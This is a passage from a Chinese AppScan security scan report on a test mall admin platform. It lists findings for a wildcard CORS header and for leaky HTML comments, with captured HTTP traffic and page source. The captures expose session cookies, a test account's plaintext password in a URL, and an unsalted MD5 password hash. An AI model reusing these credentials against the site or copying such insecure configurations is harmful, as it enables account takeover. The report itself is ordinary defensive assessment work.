      "employeenname": "采购员",
      "departmentId": null,

```



```

        "userName": "setest01",
        "password": "e10adc3949ba59abbe56e057f20f883e",
        "sex": null,
        "position": null,
        "address": "",
        "telephone": "13434343401",
        "valid": 1,
        "lastLoginTime": null,
        "lastLoginIp": "127.0.0.1",
        "memo": "",
        "deleteFlag": null,
        "createTime": 1510890382239,
        "updateTime": 1510890382239,
        "corpId": null,
        "deptId": null,
        "operpassword": null,
        "strmd5": null,
        "eMail": "",
        "failureNum": 0,
        "lastFailureTime": null,
        "pwUpdateTime": null,
        "idCard": null,
        "nick": null,
        "accFrom": null,
        "name": "资源商城测试01",
        "employeeId": null,
        "userId": 48467,
        "employeeid": 2,
        "enterprisecode": "SUNEEE",
        "enterpriseid": 55,
        "photo": null,
        "subEnterpriseCodeStr": null,
        "subEnterpriseIdStr": null,
        "remark1": null,
        "remark2": null,
        "remark3": null,
        "remark4": null,
        "remark5": null
    }
},
    "returnCode": 1,
    "msg": null,
    "html": null
}

```

过度许可的 CORS 访问测试

严重性: 低

CVSS 分数: 5.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/static/js/commons.js>

实体: commons.js (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

差异:

推理： AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应：

```
GET /static/js/commons.js HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Cookie: enterpriseCode=SUNEEE; account=setest01; sessionId=c5b8689a1098705cd3ffdf0d57563a1;
enterpriseId=55; enterpriseLevel=1
Host: system-rest-enterprise.mall.xt.weilian.cn
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Content-Length: 1261
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:24:58 GMT
```

```
function getBrand(){
    if($(".input").hasClass("brand_se_entry")){

        var test = $(".brand_se_entry").bigAutocomplete({
            width:'auto',
            id:['brandid','opcode','brandname'],
            highlight: true,
            ajax:{
                url: 'http://test.vr.weilian.cn:40884/goodsRestApi/getGoodsListToBrand',
                type : "GET",

            success: function(data){
                var result = eval(data);
                var Str = result;
                var datas = [];
                for (var i = 0; i < Str.data.length; i++) {
                    datas[i] = [];
                    console.info(Str.data[i]);
                    datas[i].push(Str.data[i].brandid);
                    datas[i].push(Str.data[i].opcode);
                    datas[i].push(Str.data[i].brandname);
                }
                test.setData(datas,true); // 设置显示的内容，并更新
                test.setTitle(['品牌ID','拼音码','品牌名称']); // 设置标题
            },
            error: function (msg) {
                alert("查询品牌接口异常")
            }
        });
    }
}
```

过度许可的 CORS 访问测试

严重性: **低**

CVSS 分数: 5.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/static/js/dictionaryInit.js>

实体: dictionaryInit.js (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /static/js/dictionaryInit.js HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Cookie: enterpriseCode=SUNEEE; account=setest01; sessionId=c5b8689a1098705cd3ffdf0d57563a1;
enterpriseId=55; enterpriseLevel=1
Host: system-rest-enterprise.mall.xt.weilian.cn
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Content-Length: 16994
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:24:59 GMT
```

```
$(function() {
    // dictInit();// 数据字典初始化
    apiUrlInit();// 公共数据初始化
    // 添加自定义校验
    $.validator.addMethod("telephone", function (value) {
        var partten = /^1\d{10}$/;
        if ($.trim(value) == '')
            return true;
        if (partten.test(value)) {
            return true;
        } else {
            return false;
        }
    }, '请输入手机号');
});
window.publicData = {};
window.localData = {};
// 判断对象是否为空。
function isEmptyObject(obj) {
    for (var key in obj) {
        return false;
    }
    return true;
}
// 数据字典初始化
```

```

function dictInit() {
//TODO      暂时ip写法

var dictionaryUrl='';
$.ajax({
    async : false,
    type : "GET",
    dataType : 'json',
    url: "/user/getModularPrefix",
    error : function(data) {
        // layer.msg("      获取api的url数据失败");
    },
    success : function(data) {
        dictionaryUrl= data.dictionaryUrl;
        if (isEmptyObject(localData)) {
            $.ajax({
                async : false,
                type : "GET",
                dataType : 'json',
                url :dictionaryUrl,
                error : function(data) {
                    // layer.msg("获取数据词典失败");
                },
                success : function(data) {
                    localData = data;
                }
            });
        }
    }
});
var keyword;
$("select[keyword]").each(function() {

    keyword = $(this).attr("keyword");
    selectInitBykeyword($(this), window.localData, keyword);
});
$("input[keyword][type='text']").not(".select_checkbox").each(function() {
    keyword = $(this).attr("keyword");
    inputShowText($(this), window.localData, keyword);
});
$("input[keyword][type='checkbox']").each(function() {
    keyword = $(this).attr("keyword");
    checkboxInitBykeyword($(this), window.localData, keyword);
});
$("td[keyword]").each(function() {
    keyword = $(this).attr("keyword");
    tdShowText($(this), window.localData, keyword);
});

$("pp[keyword]").each(function() {
    keyword = $(this).attr("keyword");
    tdShowText($(this), window.localData, keyword);
});

$("option[keyword]").each(function() {
    keyword = $(this).attr("keyword");
    tdShowText($(this), window.localData, keyword);
});

$("input[keyword][type='text'].select_checkbox").each(function() {
    keyword = $(this).attr("keyword");
    selectCheckboxInit($(this), window.localData, keyword);
});
trClick4Radio();
loadThousandsSeparator();
}

function writeObj(obj){
var description = "";
for(var i in obj){
var property=obj[i];
description+=i+" = "+property+"\n";
}
alert(description);
}

// 根据数据字典生成下拉复选框

```

```

function selectCheckboxInit(input, localData, keyword) {
    var name = input.prop("name");
    input.prop("name", name + "show");
    input.removeAttr("keyword");
    var inputHide = '<input type="hidden" name="' + name
        + '" class="select_checkbox"/>';
    var prefixDiv = '<div class="Select_main"><div class="Select_check"><div
class="checkbox_w">';
    var suffixDiv = '</div></div><div class="Select_but"><input type="button" class="btn-bd
sure" value="确定" />'
        + '<input type="button" class="btn-bd offs" value="      关闭" /></div></div>';
    var labels = "";
    var div;
    var filterValue = input.attr("filterValue");
    var filterValues = [];
    if (filterValue != undefined) filterValues = filterValue.split(",");
    $.each(localData.data[0], function(key, objArr) {
        if (key == keyword) {
            $.each(objArr, function(id, obj) {
                if ($.inArray(obj.ddlid.toString(), filterValues) > -1) return
true;
                labels += '<label><input type="checkbox" checkboxName="' + name
                    + '" value="' + obj.ddlid + '">' + '<span>'
                    + obj.ddlname + '</span></label>';
            });
        }
    });
    div = prefixDiv + labels + suffixDiv;
    input.parent().append(div);
    input.before(inputHide);
    //      下拉显示定位
    var position = input.offset();
    input.next().offset({
        // top: position.top+22,
        left : position.left,
    });
    hidee();
}
// 根据数据字典生成select
function selectInitBykeyword(select, localData, keyword) {
    var options = "";
    var value = select.attr("value");
    var filt
    ...
    ...
    ...
}

```

过度许可的 CORS 访问测试

严重性: **低**

CVSS 分数: 5.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/login.html>

实体: login.html (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

变体- | 1 / 2

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
POST /login.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/
Cookie: sessionId=ee7290de32e02a6f31d21e51ab01d02b; enterpriseCode=SUNEEE; enterpriseId=55;
account=setest01; enterpriseLevel=1
Connection: keep-alive
Host: system-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Content-Length: 38
Cache-Control: max-age=0
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
Content-Type: application/x-www-form-urlencoded

reminder-email=test%40altoromutual.com

HTTP/1.1 200 OK
Content-Length: 13885
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:45 GMT

<!DOCTYPE html>
<!--[if IE 9]>
<html class="no-js lt-ie10" lang="en"> <![endif]-->
<!--[if gt IE 9]><!--
<html class="no-js" lang="en">
<!--<![endif]-->

<head>
  <meta charset="utf-8">

  <title>系统登录</title>

  <meta name="description" content="ProUI is a Responsive Bootstrap Admin Template created by
pixelcave and published on Themeforest.">
  <meta name="author" content="pixelcave">
  <meta name="robots" content="noindex, nofollow">

  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">

  <!-- Icons -->
  <!-- The following icons can be replaced with your own, they are used by desktop and mobile
browsers -->
  <link rel="shortcut icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png"
sizes="57x57">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png"
sizes="72x72">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon76.png"
sizes="76x76">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon114.png"
sizes="114x114">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon120.png"
sizes="120x120">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon144.png"
sizes="144x144">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon152.png"
sizes="152x152">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon180.png">
```

```

sizes="180x180">
  <!-- END Icons -->

  <!-- Stylesheets -->
  <!-- Bootstrap is included in its original form, unaltered -->
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css"/>
  <link rel="stylesheet" href="css/font-awesome.min.css"/>
  <link rel="stylesheet" href="css/build.css"/>

  <!-- Related styles of various icon packs and plugins -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css">

  <!-- The main stylesheet of this template. All Bootstrap overwrites are defined in here -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/main.css">

  <!-- Include a specific file here from css/themes/ folder to alter the default theme of the
template -->

  <!-- The themes stylesheet of this template (for using specific theme color in individual
elements - must included last) -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
  <!-- END Stylesheets -->
  <style>
    .error {
      color: red;
    }
    .toptitle{font-family:"      微软雅黑";font-size:16px;padding-top:10px;}
    body{background-color:#F2F4F4;}
    #login-background{background-color:#730000;}
  </style>
  <!-- Modernizr (browser feature detection library) -->
  <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js">
</script>
  <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
  <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/layer/layer.js"
type="text/javascript" charset="utf-8"></script>
</head>

<body>
  <!-- Login Background -->
  <div id="login-background">
    <!-- For best results use an image with a resolution of 2560x400 pixels (prefer a blurred
image for smaller file size) -->

    </div>

    <!-- END Login Background -->

    <!-- Login Container -->
    <div id="login-container" class="animation-fadeIn">
      <!-- Log
...
...
...

```

变体- | 2 / 2

差异: cookie 已从请求除去: ee7290de32e02a6f31d21e51ab01d02b

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /login.html?login-username=setest01&login-password=123456&login-remember-me=on HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/login.html
Cookie: enterpriseCode=SUNEEE; enterpriseId=55; account=setest01; enterpriseLevel=1
Host: system-rest-enterprise.mall.xt.weilian.cn

```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Content-Length: 13885
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:45 GMT
```

```
<!DOCTYPE html>
<!--[if IE 9]>
<html class="no-js lt-ie10" lang="en"> <![endif]-->
<!--[if gt IE 9]><!-->
<html class="no-js" lang="en">
<!--<![endif]-->

<head>
  <meta charset="utf-8">

  <title>系统登录</title>

  <meta name="description" content="ProUI is a Responsive Bootstrap Admin Template created by
pixelcave and published on Themeforest.">
  <meta name="author" content="pixelcave">
  <meta name="robots" content="noindex, nofollow">

  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">

  <!-- Icons -->
  <!-- The following icons can be replaced with your own, they are used by desktop and mobile
browsers -->
  <link rel="shortcut icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png"
sizes="57x57">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png"
sizes="72x72">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon76.png"
sizes="76x76">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon114.png"
sizes="114x114">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon120.png"
sizes="120x120">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon144.png"
sizes="144x144">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon152.png"
sizes="152x152">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon180.png"
sizes="180x180">
  <!-- END Icons -->

  <!-- Stylesheets -->
  <!-- Bootstrap is included in its original form, unaltered -->
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css"/>
  <link rel="stylesheet" href="css/font-awesome.min.css"/>
  <link rel="stylesheet" href="css/build.css"/>

  <!-- Related styles of various icon packs and plugins -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css">

  <!-- The main stylesheet of this template. All Bootstrap overwrites are defined in here -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/main.css">

  <!-- Include a specific file here from css/themes/ folder to alter the default theme of the
template -->

  <!-- The themes stylesheet of this template (for using specific theme color in individual
elements - must included last) -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
  <!-- END Stylesheets -->
</style>
```



```

        .error {
            color: red;
        }
        .toptitle{font-family:"          微软雅黑";font-size:16px;padding-top:10px;}
        body{background-color:#F2F4F4;}
        #login-background{background-color:#730000;}
    </style>
    <!-- Modernizr (browser feature detection library) -->
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js">
</script>
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/layer/layer.js"
type="text/javascript" charset="utf-8"></script>
</head>

<body>
    <!-- Login Background -->
    <div id="login-background">
        <!-- For best results use an image with a resolution of 2560x400 pixels (prefer a blurred
image for smaller file size) -->

        </div>

        <!-- END Login Background -->

        <!-- Login Container -->
        <div id="login-container" class="animation-fadeIn">
            <!-- Login Title -->
            <!-- END Login Title -->

            <!-- Login Block -->
            <div class="block push-bit" style="background-color:#F6F6F6;padding-left:100px;padding-
right:100px;" >
                <div align="center" style="padding:30px
...
...
...

```

问题 1 / 6

TOC

HTML 注释敏感信息泄露

严重性: 参考

CVSS 分数: 0.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/>

实体: jQuery, Bootstrap.js, jQuery plugins and Custom JS code (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置

原因: 程序员在 Web 页面上留下调试信息

固定值: 除去 HTML 注释中的敏感信息

差异:

推理: AppScan 发现了包含看似为敏感信息的 HTML 注释。

测试请求和响应:

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: system-rest-enterprise.mall.xt.weilian.cn
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Content-Length: 13885
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:45 GMT
```

```
<!DOCTYPE html>
<!--[if IE 9]>
<html class="no-js lt-ie10" lang="en"> <![endif]-->
<!--[if gt IE 9]><!--
<html class="no-js" lang="en">
<!--<![endif]-->
```

```
<head>
  <meta charset="utf-8">

  <title>系统登录</title>
```

```

    <meta name="description" content="ProUI is a Responsive Bootstrap Admin Template created by
    pixelcave and published on ThemeForest.">
    <meta name="author" content="pixelcave">
    <meta name="robots" content="noindex, nofollow">

    <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
    user-scalable=no">

    <!-- Icons -->
    <!-- The following icons can be replaced with your own, they are used by desktop and mobile
    browsers -->
    <link rel="shortcut icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png"
    sizes="57x57">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png"
    sizes="72x72">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon76.png"
    sizes="76x76">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon114.png"
    sizes="114x114">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon120.png"
    sizes="120x120">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon144.png"
    sizes="144x144">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon152.png"
    sizes="152x152">
    <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon180.png"
    sizes="180x180">
    <!-- END Icons -->

    <!-- Stylesheets -->
    <!-- Bootstrap is included in its original form, unaltered -->
    <link rel="stylesheet" type="text/css"
    href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css"/>
    <link rel="stylesheet" href="css/font-awesome.min.css"/>
    <link rel="stylesheet" href="css/build.css"/>

    <!-- Related styles of various icon packs and plugins -->
    <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css">

    <!-- The main stylesheet of this template. All Bootstrap overwrites are defined in here -->
    <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/main.css">

    <!-- Include a specific file here from css/themes/ folder to alter the default theme of the
    template -->

    <!-- The themes stylesheet of this template (for using specific theme color in individual
    elements - must included last) -->
    <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
    <!-- END Stylesheets -->
    <style>
        .error {
            color: red;
        }
        .toptitle{font-family:" 微软雅黑";font-size:16px;padding-top:10px;}
        body{background-color:#F2F4F4;}
        #login-background{background-color:#730000;}
    </style>
    <!-- Modernizr (browser feature detection library) -->
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js">
    </script>
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
    type="text/javascript" charset="utf-8"></script>
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/layer/layer.js"
    type="text/javascript" charset="utf-8"></script>
</head>

<body>
    <!-- Login Background -->
    <div id="login-background">
        <!-- For best results use an image with a resolution of 2560x400 pixels (prefer a blurred
        image f
        ...
        ...
        ...

    <!-- END Login Container -->

```

```

<!-- END Modal Terms -->

<!-- jQuery, Bootstrap.js, jQuery plugins and Custom JS code -->
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/bootstrap/bootstrap.min.js"
type="text/javascript" charset="utf-8"></script>
<script src="http://sunui.scn.weilian.cn:12809/se/demo/js/plugins.js"></script>
<script src="http://sunui.scn.weilian.cn:12809/se/demo/js/app.js"></script>
...
...
...

```

问题 2 / 6

TOC

HTML 注释敏感信息泄露

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html>

实体: Scroll to top link, initialized in js/app.js - scrollToTop() (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置

原因: 程序员在 Web 页面上留下调试信息

固定值: 除去 HTML 注释中的敏感信息

差异:

推理: AppScan 发现了包含看似为敏感信息的 HTML 注释。

测试请求和响应:

```

GET /static/index.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/
Cookie: enterpriseCode=SUNEEE; account=setest01; sessionId=c5b8689a1098705cd3ffdf0d57563a1;
enterpriseId=55; enterpriseLevel=1
Connection: keep-alive
Host: system-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

```

HTTP/1.1 200 OK
Content-Length: 18149
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:24:54 GMT

```

```

<!DOCTYPE html>
<html class="no-js" lang="en" style="overflow: hidden;">
<head>

```

```

    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">
    <title>资源商城管理平台</title>
    <link rel="shortcut icon"
href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon/favicon.ico">
    <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/demo/css/styles.css">
    <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/fixedColumns.bootstrap.min.css">
    <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
    <link href="http://cdn.bootcss.com/font-awesome/4.7.0/css/font-awesome.min.css"
rel="stylesheet">
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js"
type="text/javascript" charset="utf-8"></script>
</head>

<body>
<div class="loading-animation se-loading"> <div class="bounce1"></div> <div class="bounce2">
</div><div class="bounce3"></div></div>
<div id="page-wrapper">
    <div class="preloader themed-background">
        <h1 class="push-top-bottom text-light text-center"><strong>Pro</strong>UI</h1>

        <div class="inner">
            <h3 class="text-light visible-lt-ie10"><strong>Loading..</strong></h3>
            <div class="preloader-spinner hidden-lt-ie10"></div>
        </div>
    </div>
    <div id="page-container" class="header-fixed-top sidebar-visible-lg sidebar-no-animations">
        <div id="sidebar">

            <!-- Sidebar Content -->
            <div class="sidebar-content">
                <!-- Brand -->
                <div class="account-box">
                    
                    <span id="userName"></span>
                    <input type="hidden" id="userId" value="">
                    <span class="arrow bottom"></span>
                </div>
                <nav class="per_options">
                    <!-- 个人设置 -->
                    <ul class="sidebar-section sidebar-themes clearfix sidebar-nav-mini-hide">
                        <!-- You can also add the default color theme
                        <li class="active">
                            <a href="javascript:void(0)" class="themed-background-dark-default themed-border-
default" data-theme="default" data-toggle="tooltip" title="Default Blue"></a>
                        </li>
                        -->
                        <li>
                            <a href="javascript:void(0)" class="themed-background-dark-clint themed-border-clint"
data-theme="css/themes/suneee.css" data-toggle="tooltip" title="象谱风格"></a>
                        </li>
                        <li>
                            <a href="javascript:void(0)" class="themed-background-dark-night themed-border-night"
data-theme="css/themes/night.css" data-toggle="tooltip" title="深邃蓝"></a>
                        </li>
                        <li>
                            <a href="javascript:void(0)" class="themed-background-dark-modern themed-border-modern"
data-theme="css/t
...
...
...

                <!-- END Page Content -->
            </div>
        </div>
    </div>
    <!-- Scroll to top link, initialized in js/app.js - scrollTop() -->
    <a href="#" id="to-top"><i class="fa fa-angle-double-up"></i></a>
    <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
    <script src="http://sunui.scn.weilian.cn:12809/se/demo/js/plugins_fix.js" type="text/javascript"

```

```
charset="utf-8"></script>
<script src="http://sunui.scn.weilian.cn:12809/se/demo/build/main.min.js" type="text/javascript"
charset="utf-8"></script>
...
...
...
```

问题 3 / 6

TOC

HTML 注释敏感信息泄露

严重性:

参考

CVSS 分数: 0.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html>

实体: `<script src="http://cdn.bootcss.com/require.js/2.3.3/require.min.js"></script>` (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置

原因: 程序员在 Web 页面上留下调试信息

固定值: 除去 HTML 注释中的敏感信息

差异:

推理: AppScan 发现了包含看似为敏感信息的 HTML 注释。

测试请求和响应:

```
GET /static/index.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/
Cookie: enterpriseCode=SUNEEE; account=setest01; sessionId=c5b8689a1098705cd3ffdf0d57563a1;
enterpriseId=55; enterpriseLevel=1
Connection: keep-alive
Host: system-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Content-Length: 18149
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:24:54 GMT

<!DOCTYPE html>
<html class="no-js" lang="en" style="overflow: hidden;">

<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">
  <title>资源商城管理平台</title>
  <link rel="shortcut icon"
